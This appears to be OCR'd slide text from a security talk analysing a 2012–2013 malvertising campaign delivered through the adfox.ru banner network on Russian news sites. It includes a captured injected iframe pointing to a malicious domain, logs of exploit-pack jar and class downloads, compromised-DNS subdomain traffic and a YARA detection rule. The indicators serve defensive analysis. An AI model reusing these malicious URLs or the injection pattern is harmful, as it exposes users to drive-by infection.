
Фон

background-color	transparent
background-image	none
background-repeat	repeat
background-position	0 0
background-attachment	scroll
opacity	1

Блочная модель

width	auto

Sep 17 2012
Banner network adfox.ru affected


Истории «Большого Города» - Mozilla Firefox
Файл Правка Вид Журнал Закладки Инструменты
Истории «Большого Города»
Дмитрий
www.bg.ru/stories/
Twitter | Facebook | ВКонтакте | RSS | iPad
beta
Большой Горо
НОВОСТИ МНЕНИЯ ИСТОРИИ МЕСТА ДЕТИ МЕДИА
ИСТОРИИ
Полуночная пицца
БГ проехал ночными маршрутами развозчика пиццы и узнал, что можно
Гудкова лишили мандата
БГ вспоминает биографию Гудкова — от работы в КГБ до изгнания из Госдумы
Забытая «Щелковс супрасти
Консоль HTML CSS Сценарий DOM Сеть
Редактировать body < html
Fiddler - HTTP Debugging Proxy
File Edit Rules Tools View Help GET /book Privacy
Replay Resume Stream Decode Keep: All sessions Any Pr
Web Sessions
Host URL

```
www.bg.ru        /bitrix/components/101media/social/templates/.default/social.j...
www.bg.ru        /bitrix/templates/gallery/js/jquery.jcarousel.min.js?1318237899
Tunnel to        apis.google.com:443
www.bg.ru        /bitrix/components/101media/article/templates/.default/article....
www.bg.ru        /bitrix/components/101media/gallery/templates/.default/article...
mc.yandex.ru     /metrika/watch.js
site.yandex.net  /load/form/1/form.js
www.bg.ru        /upload/orm/Special/h0000/9/_original/13.png?1324462769
userapi.com      /js/api/openapi.js?34
www.bg.ru        /upload/medialibrary/afc/0.gif
www.bg.ru        /upload/medialibrary/269/02.png
```

```
ads.adfox.ru    /159305/prepareCode?p1=beaxg&
```

```
-1280px}</style><div class="vb_style_forum">
http://responsesforemost.org/7GIC"></iframe>
```

```
vk.com              /css/rustyle.css?170
vk.com              /js/common.js?290
vk.com              /js/lang0_0.js?6332
vk.com              /js/api/xdm.js?3
vk.com              /css/widgets.css?45
vk.com              /js/api/widgets/like.js?22
content.adriver.ru  /banners/0001781/0001781109/0/0.html?169516&0&0&0&0&8...
ads.adfox.ru        /44810/prepareCode?p1=biuyy&p2=ehdw&pct=a&pfc=a&pfb...
www.bg.ru           /bitrix/templates/big-city/georgia-Georgia.woff
bolshoi.disqus.com  /embed.js
js.smi2.ru          /data/js/47933.js
ad.adriver.ru       /cgi-bin/merle.cgi?rnd=19074&tail256=http%253A//www.bg.r...
ad.adriver.ru       /cgi-bin/merle.cgi?rnd=156468&tail256=http%253A//www.b...
ads.adfox.ru        /159305/prepareCode?p1=beaxg&p2=ehfk&pct=a&pfc=a&pf...
ad.adriver.ru       /cgi-bin/erle.cgi?sid=169788&bt=2&pz=0&rnd=818934155&tai...
ad.adriver.ru       /cgi-bin/erle.cgi?sid=182915&bt=2&pz=0&rnd=818934155&tai...
edp1.adriver.ru     /images/0001944/0001944050/0/script.js?vadriver_banner_13...
masterh4.adriver.ru /images/0002020/0002020519/0/script.js?vadriver_banner_29...
smi2.ru             /img/v3/logo.png
s3.smi2.net         /img/160x89/1459443.jpeg
s3.smi2.net         /img/160x89/1530032.jpeg
s3.smi2.net         /img/160x89/1442539.jpeg
```

```
<span class="newsnet teaser">
<div class="vb_style_forum">
  <iframe src="http://responsesforemost.org/7GIC">
    <html>
```

Campaign participants

Domain	Resource type	When seen	unique hosts per day
Vesti.ru	TV news	Autumn 2012-Winter 2013	~ 930 000
RIA.ru	news	Autumn 2011 – Summer 2012	~530 000
gazeta.ru	news	Winter 2012-Autumn 2012	~490 000
newsru.com	news	Spring 2012 - Winter 2013	~470 000
echo.msk.ru	radio	Autumn 2012	~440 000
3DNews.ru	news	Summer 2012 – Winter 2013	~180 000
inosmi.ru	news	Autumn 2011 – Summer 2012	115 000
glavbukh.ru	Accountants	Winter 2012-Winter 2013	~45 000
tks.ru	Finance (Import/Explort)	Winter 2012-Winter 2013	~23 000

Background noise (exploit pack snippets) July 2012

12/7/2012 10:41	151.248.115.137	hxxp://users.nalog-tax.info/sapes/1/809fc17e1cf9fbd5c559913863148189/hxxp%3A%2F%2Fwww.buhinf.ru%2Fthemes%2F97019.html
12/7/2012 10:41	151.248.115.137	hxxp://users.nalog-tax.info/x/3fa91b6baa018479e6bf7bd589829367**.jar**
12/7/2012 10:41	151.248.115.137	hxxp://users.nalog-tax.info/sapes/1/809fc17e1cf9fbd5c559913863148189/**com.class**
12/7/2012 10:41	151.248.115.137	hxxp://users.nalog-tax.info/sapes/1/809fc17e1cf9fbd5c559913863148189/**edu.class**
12/7/2012 10:41	151.248.115.137	hxxp://users.nalog-tax.info/sapes/1/809fc17e1cf9fbd5c559913863148189/**net.class**
12/7/2012 10:41	151.248.115.137	hxxp://users.nalog-tax.info/sapes/1/809fc17e1cf9fbd5c559913863148189/**org.class**
2012-12-07 10:41	151.248.115.137	hxxp://users.nalog-tax.info/sapes/1/809fc17e1cf9fbd5c559913863148189/**a.class**

Background noise (exploit snippets) January 2013

17.01.2013 15:03	151.248.118.68	hxxp://chapter04.**bank-soft.info**/ x/74377d39a14577b95e45ee3e653f0e72**.jar**
17.01.2013 15:03	151.248.118.68	hxxp://chapter04.bank-soft.info/sapes/1/458152a28371d4c36c9f969c5718745e/ **com.class**
17.01.2013 15:03	151.248.118.68	hxxp://chapter04.bank-soft.info/sapes/1/458152a28371d4c36c9f969c5718745e/ **edu.class**
17.01.2013 15:03	151.248.118.68	hxxp://chapter04.bank-soft.info/sapes/1/458152a28371d4c36c9f969c5718745e/ **net.class**
17.01.2013 15:03	151.248.118.68	hxxp://chapter04.bank-soft.info/sapes/1/458152a28371d4c36c9f969c5718745e/ **org.class**
17.01.2013 15:03	151.248.118.68	hxxp://chapter04.bank-soft.info/sapes/1/458152a28371d4c36c9f969c5718745e/java/ **security.class**
17.01.2013 15:03	151.248.118.68	hxxp://chapter04.bank-soft.info/sapes/1/458152a28371d4c36c9f969c5718745e/java/security/ **cert.class**

Suspicious application types

Mozilla/4.0 (Windows XP 5.1) **Java/1.6.0_26**	12/7/2012 10:41	151.248.115.137	http://users.nalog-tax.info/x/3fa91b6baa018479e6bf7bd589829367.jar	application/ **octed-stream**
Mozilla/4.0 (Windows XP 5.1) **Java/1.6.0_30**	9/24/2012 12:13	78.46.254.21	http://core01.pic-user.in/x/a4613715c05f801ce34056f20b3d4aa5.jar	application/ **octed-stream**
Mozilla/4.0 (Windows 7 6.1) **Java/1.6.0_31**	1/17/2013 15:03	151.248.118.68	http://chapter04.bank-soft.info/x/74377d39a14577b95e45ee3e653f0e72.jar	application/ **octed-stream**
Mozilla/4.0 (Windows 7 6.1) **Java/1.6.0_31**	3/15/2013 13:27	151.248.122.161	http://early.desarrolloelfa.at/x/3c9d6376b53b3f763f636d972f755a37.jar	application/ **octed-stream**
Mozilla/4.0 (Windows 7 6.1) **Java/1.6.0_31**	3/15/2013 13:27	151.248.122.161	http://early.desarrolloelfa.at/d/b63c6ffae04a23b151f1a8152986924c	application/ **octed-stream**

Detecting typical fields inside payload

- For example (YARA):


```
Rule SploitMatcher {
strings:
            $match01 = "com.class"'
            $match02 = "edu.class"
            $match03 = "net.class"
            $match04  = “security.class”
 condition:
         all of them
}
```

Problem: you can't deobfuscate javascript with Yara. But you can block the payload,
Which would be fetched by the javascript, thus break the exploitation chain.

Or you can roll your own.. personal crawler with yara and jsonunpack :)

see the code example in

Not a typical chain, payload in jar, the same exploit pack feb 2013




SHA256: 16637c34955683470465193a497cff87ed9027b6ed1b53aa621028299a008ee4

File name: amigos.class

Detection ratio: 0 / 45

Analysis date: 2013-03-20 18:21:01 UTC (1 minute ago)



nukerf.servebbs.net	/3739/counter.xhtml	241	text/html; charset=UTF-8
nukerf.servebbs.net	/go.php?id=3739&ip=109.23[redacted]9&session=1e9c90782ca355ee6…	837	text/html; charset=UTF-8
nukerf.servebbs.net	/3739/counter.xhtml	0	text/html; charset=UTF-8
nukerf.servebbs.net	/start.php?id=3739&session=1e9c90782ca355ee6309&ip=109.236[redacted]…	129	text/html; charset=UTF-8
nukerf.servebbs.net	/counter.swf	1 471	application/x-shockwave-flash
nukerf.servebbs.net	/dacar.php	173	text/html; charset=UTF-8
erupts.reflective.dkacobxxaspiresqhic.biz	/vests.html	29 158	text/html; charset=utf-8
erupts.reflective.dkacobxxaspiresqhic.biz	/1ogipgDrgwprewr4rqeroriDo/7QpQeQxeH7Z7eQ7Q7Qxx/assimilating.js	4 978	text/html; charset=utf-8
erupts.reflective.dkacobxxaspiresqhic.biz	/574nogipgDrgwprewr4rqerori4q/132666063/sophomore.jar	6 015	application/java-archive
erupts.reflective.dkacobxxaspiresqhic.biz	/574nogipgDrgwprewr4rqerori4q/132666063/5002569	157 710	application/java-archive

Compromised DNS servers, domains reputation doesn't work

- Legimate domains are compromised
- Compromised DNS is used to generate sub domains, which are used in malicious campaign

Stolen domains, example:

Time	URL	IP
24/Jan/2012:18:59:54	GET http://*csrv2.*fatdiary.org/main.php?page=7a5a09bea4d91836	146.185.242.69
24/Jan/2012:19:00:18	GET http://*csrv2.*fatdiary.org/content/field.swf HTTP/1.0	146.185.242.69
25/Jan/2012:09:36:31	GET http://*csrv15.*amurt.org.uk/main.php?page=7a5a09bea4d91836	146.185.242.69
25/Jan/2012:09:36:33	GET http://*csrv15.*amurt.org.uk/content/fdp2.php?f=17	146.185.242.69
25/Jan/2012:09:36:44	GET http://*csrv15.*amurt.org.uk/content/field.swf	146.185.242.69
25/Jan/2012:09:36:45	GET http://*csrv15.*amurt.org.uk/content/v1.jar	146.185.242.69
25/Jan/2012:09:36:48	GET http://*csrv15.*amurt.org.uk/w.php?f=17%26e=0	146.185.242.69
26/Jan/2012:07:28:05	GET http://*csrv23.*UIUIopenvrml.org/main.php?page=7a5a09bea4d91836	146.185.242.69
31/Jan/2012:10:27:35	GET http://***csrv24.***air-bagan.org/main.php?page=7a5a09bea4d91836	146.185.242.79
31/Jan/2012:10:27:47	GET http://***csrv24***.air-bagan.org/content/**rino.jar**	146.185.242.79
31/Jan/2012:18:18:51	GET http://***csrv35.***air-bagan.org/main.php?page=7a5a09bea4d91836	146.185.242.79
31/Jan/2012:18:19:03	GET http://***csrv35***.air-bagan.org/getJavaInfo.jar	146.185.242.79
04/Feb/2012:12:02:51	GET http://***csrv29.***prawda2.info/main.php?page=7a5a09bea4d91836	146.185.242.79
06/Feb/2012:09:08:51	GET http://***csrv89.***prawda2.info/main.php?page=7a5a09bea4d91836	146.185.242.79

The same nameserver

amurt.org.uk 46.227.202.68 Registered on: 15-Oct-1999

Name servers: ns1.afraid.org

air-bagan.org 122.155.190.31 Created On:05-Aug-2006

Name Server:NS1.AFRAID.ORG

fatdiary.org 71.237.151.22 Created On:17-Jul-2006

Name Server:NS1.AFRAID.ORG

prawda2.info 91.192.39.83 Created On:18-Oct-2007

Name Server:NS1.AFRAID.ORG

Malicious domains reputation and compromised DNS accounts

